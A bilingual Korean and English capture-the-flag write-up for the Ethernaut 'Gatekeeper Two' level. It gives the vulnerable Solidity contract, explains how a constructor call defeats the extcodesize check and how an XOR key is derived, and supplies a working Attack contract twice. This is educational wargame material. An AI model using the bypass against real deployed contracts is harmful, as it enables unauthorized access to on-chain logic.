Ethernaut 14 Gatekeeper Two
Ethernaut 14 Gatekeeper TwoEthernaut 14 Gatekeeper TwoEthernaut 14 Gatekeeper Two 문제 풀이Ethernaut 14 Gatekeeper Two writeup
Contents
문제
지문
This gatekeeper introduces a few new challenges. Register as an entrant to pass this level. Things that might help:
- Remember what you've learned from getting past the first gatekeeper - the first gate is the same.
- The
assemblykeyword in the second gate allows a contract to access functionality that is not native to vanilla Solidity. See Solidity Assembly for more information. Theextcodesizecall in this gate will get the size of a contract's code at a given address - you can learn more about how and when this is set in section 7 of the yellow paper. - The
^character in the third gate is a bitwise operation (XOR), and is used here to apply another common bitwise operation (see Solidity cheatsheet). The Coin Flip level is also a good place to start when approaching this challenge.
코드
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract GatekeeperTwo {
    address public entrant;

    modifier gateOne() {
        require(msg.sender != tx.origin);
        _;
    }

    modifier gateTwo() {
        uint256 x;
        assembly {
            x := extcodesize(caller())
        }
        require(x == 0);
        _;
    }

    modifier gateThree(bytes8 _gateKey) {
        require(uint64(bytes8(keccak256(abi.encodePacked(msg.sender)))) ^ uint64(_gateKey) == type(uint64).max);
        _;
    }

    function enter(bytes8 _gateKey) public gateOne gateTwo gateThree(_gateKey) returns (bool) {
        entrant = tx.origin;
        return true;
    }
}
배경지식
msg.sender는 현재 함수를 직접 호출한 주소이고, tx.origin은 트랜잭션을 처음 발생시킨 EOA 주소다. EOA가 컨트랙트 A를 호출하고, 컨트랙트 A가 다시 컨트랙트 B를 호출한다고 하자. 이때 B 입장에서 msg.sender는 A이고, tx.origin은 처음 트랜잭션을 보낸 EOA다.
중간에 컨트랙트를 하나 끼워 넣으면 msg.sender != tx.origin 조건을 만족시킬 수 있다. 13번 Gatekeeper One의 첫 번째 gate와 같은 구조다.
extcodesize(addr)는 특정 주소에 저장된 런타임 코드의 크기를 반환하는 EVM 명령어다. 일반적으로 이미 배포된 컨트랙트 주소에 대해 실행하면 코드 크기가 0보다 크다.
그런데 컨트랙트가 배포되는 과정에서는 먼저 creation code가 실행되고, 그 결과로 나온 runtime code가 배포 주소에 저장된다. constructor는 이 creation code 실행 중에 동작한다. 즉, constructor가 실행되는 동안에는 아직 현재 컨트랙트의 runtime code가 주소에 저장되지 않았다.
그래서 생성자 안에서 다른 컨트랙트를 호출하면, 호출을 받는 쪽에서 extcodesize(caller())를 검사해도 공격 컨트랙트의 코드 크기가 0으로 나온다. 이 조건으로 gateTwo를 통과할 수 있다.
XOR는 두 비트가 다를 때만 1을 반환하는 비트 연산이다. 같은 값을 두 번 적용하면 원래 값으로 돌아오는 성질이 있다.
문제에서는 A ^ _gateKey == type(uint64).max가 되어야 하므로, _gateKey는 A ^ type(uint64).max로 만들면 된다.
문제 코드 분석
첫 번째 gate는 다음과 같다.
modifier gateOne() {
    require(msg.sender != tx.origin);
    _;
}enter를 EOA가 직접 호출하면 msg.sender와 tx.origin이 같은 주소가 되므로 revert된다. 공격 컨트랙트를 하나 배포하고 그 컨트랙트가 enter를 호출하게 만들면, msg.sender는 공격 컨트랙트 주소가 되고 tx.origin은 내 EOA가 된다.
두 번째 gate는 extcodesize를 본다.
modifier gateTwo() {
    uint256 x;
    assembly {
        x := extcodesize(caller())
    }
    require(x == 0);
    _;
}
여기서 caller()는 현재 GatekeeperTwo.enter를 호출한 주소다. 공격 컨트랙트가 이미 배포된 뒤에 enter를 호출하면 extcodesize(caller())는 공격 컨트랙트의 runtime code 크기를 반환하므로 0이 아니다.
하지만 공격 컨트랙트의 constructor 안에서 enter를 호출하면 상황이 달라진다. 생성자 실행 중에는 공격 컨트랙트의 runtime code가 아직 배포 주소에 저장되지 않았기 때문에 extcodesize(caller()) == 0이 된다. 따라서 enter 호출을 생성자 안에 넣어야 한다.
세 번째 gate는 XOR 조건이다.
modifier gateThree(bytes8 _gateKey) {
    require(uint64(bytes8(keccak256(abi.encodePacked(msg.sender)))) ^ uint64(_gateKey) == type(uint64).max);
    _;
}
먼저 msg.sender를 해시하고, 그 해시의 앞 8바이트를 uint64로 바꾼 값을 만든다. 이 값을 A라고 하자.
uint64 A = uint64(bytes8(keccak256(abi.encodePacked(msg.sender))));조건은 다음과 같다.
따라서 key는 다음처럼 계산하면 된다.
공격 컨트랙트 생성자 안에서 호출할 것이므로, GatekeeperTwo 입장에서 msg.sender는 공격 컨트랙트 주소다. 그래서 키를 계산할 때도 address(this)를 넣어야 한다.
풀이
gateOne은 컨트랙트를 통해 호출해서 넘기고, gateTwo는 공격 컨트랙트의 constructor 안에서 호출해서 넘긴다. 마지막으로 gateThree는 address(this)를 기준으로 해시 값을 계산한 뒤 type(uint64).max와 XOR해서 _gateKey를 만든다.

enter가 성공하면 entrant = tx.origin이 실행된다. 생성자 안에서 호출하더라도 트랜잭션을 처음 보낸 주소는 내 EOA이므로, 최종 entrant는 내 주소가 된다.
익스플로잇
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Attack {
    bytes8 gatekey;
    address public target;

    constructor(address _addr) {
        target = _addr;
        gatekey = bytes8(
            uint64(bytes8(keccak256(abi.encodePacked(address(this))))) ^ type(uint64).max
        );
        (bool ok, ) = target.call(abi.encodeWithSignature("enter(bytes8)", gatekey));
        require(ok, "enter failed");
    }
}
Challenge
Prompt
This gatekeeper introduces a few new challenges. Register as an entrant to pass this level. Things that might help:
- Remember what you've learned from getting past the first gatekeeper - the first gate is the same.
- The
assemblykeyword in the second gate allows a contract to access functionality that is not native to vanilla Solidity. See Solidity Assembly for more information. Theextcodesizecall in this gate will get the size of a contract's code at a given address - you can learn more about how and when this is set in section 7 of the yellow paper. - The
^character in the third gate is a bitwise operation (XOR), and is used here to apply another common bitwise operation (see Solidity cheatsheet). The Coin Flip level is also a good place to start when approaching this challenge.
Code
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract GatekeeperTwo {
    address public entrant;

    modifier gateOne() {
        require(msg.sender != tx.origin);
        _;
    }

    modifier gateTwo() {
        uint256 x;
        assembly {
            x := extcodesize(caller())
        }
        require(x == 0);
        _;
    }

    modifier gateThree(bytes8 _gateKey) {
        require(uint64(bytes8(keccak256(abi.encodePacked(msg.sender)))) ^ uint64(_gateKey) == type(uint64).max);
        _;
    }

    function enter(bytes8 _gateKey) public gateOne gateTwo gateThree(_gateKey) returns (bool) {
        entrant = tx.origin;
        return true;
    }
}
Background
msg.sender is the address that directly called the current function, and tx.origin is the EOA address that originally initiated the transaction. Suppose an EOA calls contract A, and contract A in turn calls contract B. From B's perspective, msg.sender is A and tx.origin is the EOA that first sent the transaction.
Inserting a contract in the middle lets us satisfy the msg.sender != tx.origin condition. It's the same structure as the first gate of challenge 13, Gatekeeper One.
extcodesize(addr) is an EVM instruction that returns the size of the runtime code stored at a given address. Normally, when run against an already-deployed contract address, the code size is greater than 0.
However, during a contract's deployment, the creation code runs first, and the runtime code it produces is then stored at the deployment address. The constructor runs during this creation-code execution. In other words, while the constructor is executing, the current contract's runtime code is not yet stored at the address.
So if we call another contract from inside the constructor, even if the callee checks extcodesize(caller()), the attacking contract's code size comes out as 0. With this condition we can pass gateTwo.
XOR is a bitwise operation that returns 1 only when the two bits differ. It has the property that applying the same value twice returns to the original value.
In the challenge we need A ^ _gateKey == type(uint64).max, so we just build _gateKey as A ^ type(uint64).max.
Challenge code analysis
The first gate is below.
modifier gateOne() {
    require(msg.sender != tx.origin);
    _;
}
If an EOA calls enter directly, msg.sender and tx.origin become the same address, so it reverts. If we deploy an attacking contract and have that contract call enter, then msg.sender becomes the attacking contract's address and tx.origin becomes my EOA.
The second gate looks at extcodesize.
modifier gateTwo() {
    uint256 x;
    assembly {
        x := extcodesize(caller())
    }
    require(x == 0);
    _;
}
Here caller() is the address that called the current GatekeeperTwo.enter. If the attacking contract calls enter after it has already been deployed, extcodesize(caller()) returns the attacking contract's runtime code size, which is not 0.
But calling enter from inside the attacking contract's constructor changes things. During constructor execution, the attacking contract's runtime code is not yet stored at the deployment address, so extcodesize(caller()) == 0. Therefore, the enter call must be placed inside the constructor.
The third gate is an XOR condition.
modifier gateThree(bytes8 _gateKey) {
    require(uint64(bytes8(keccak256(abi.encodePacked(msg.sender)))) ^ uint64(_gateKey) == type(uint64).max);
    _;
}
First we hash msg.sender, then make a value from the first 8 bytes of that hash converted to uint64. Let's call this value A.
uint64 A = uint64(bytes8(keccak256(abi.encodePacked(msg.sender))));The condition is as follows.
So key can be computed as follows.
Since we will call from inside the attacking contract's constructor, from GatekeeperTwo's perspective msg.sender is the attacking contract's address. So when computing the key, we must also use address(this).
Solution
We pass gateOne by calling through a contract, and pass gateTwo by calling from inside the attacking contract's constructor. Finally, for gateThree, we compute the hash based on address(this) and XOR it with type(uint64).max to build _gateKey.
When enter succeeds, entrant = tx.origin runs. Even when called from inside the constructor, the address that first sent the transaction is my EOA, so the final entrant becomes my address.
Exploit
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Attack {
    bytes8 gatekey;
    address public target;

    constructor(address _addr) {
        target = _addr;
        gatekey = bytes8(
            uint64(bytes8(keccak256(abi.encodePacked(address(this))))) ^ type(uint64).max
        );
        (bool ok, ) = target.call(abi.encodeWithSignature("enter(bytes8)", gatekey));
        require(ok, "enter failed");
    }
}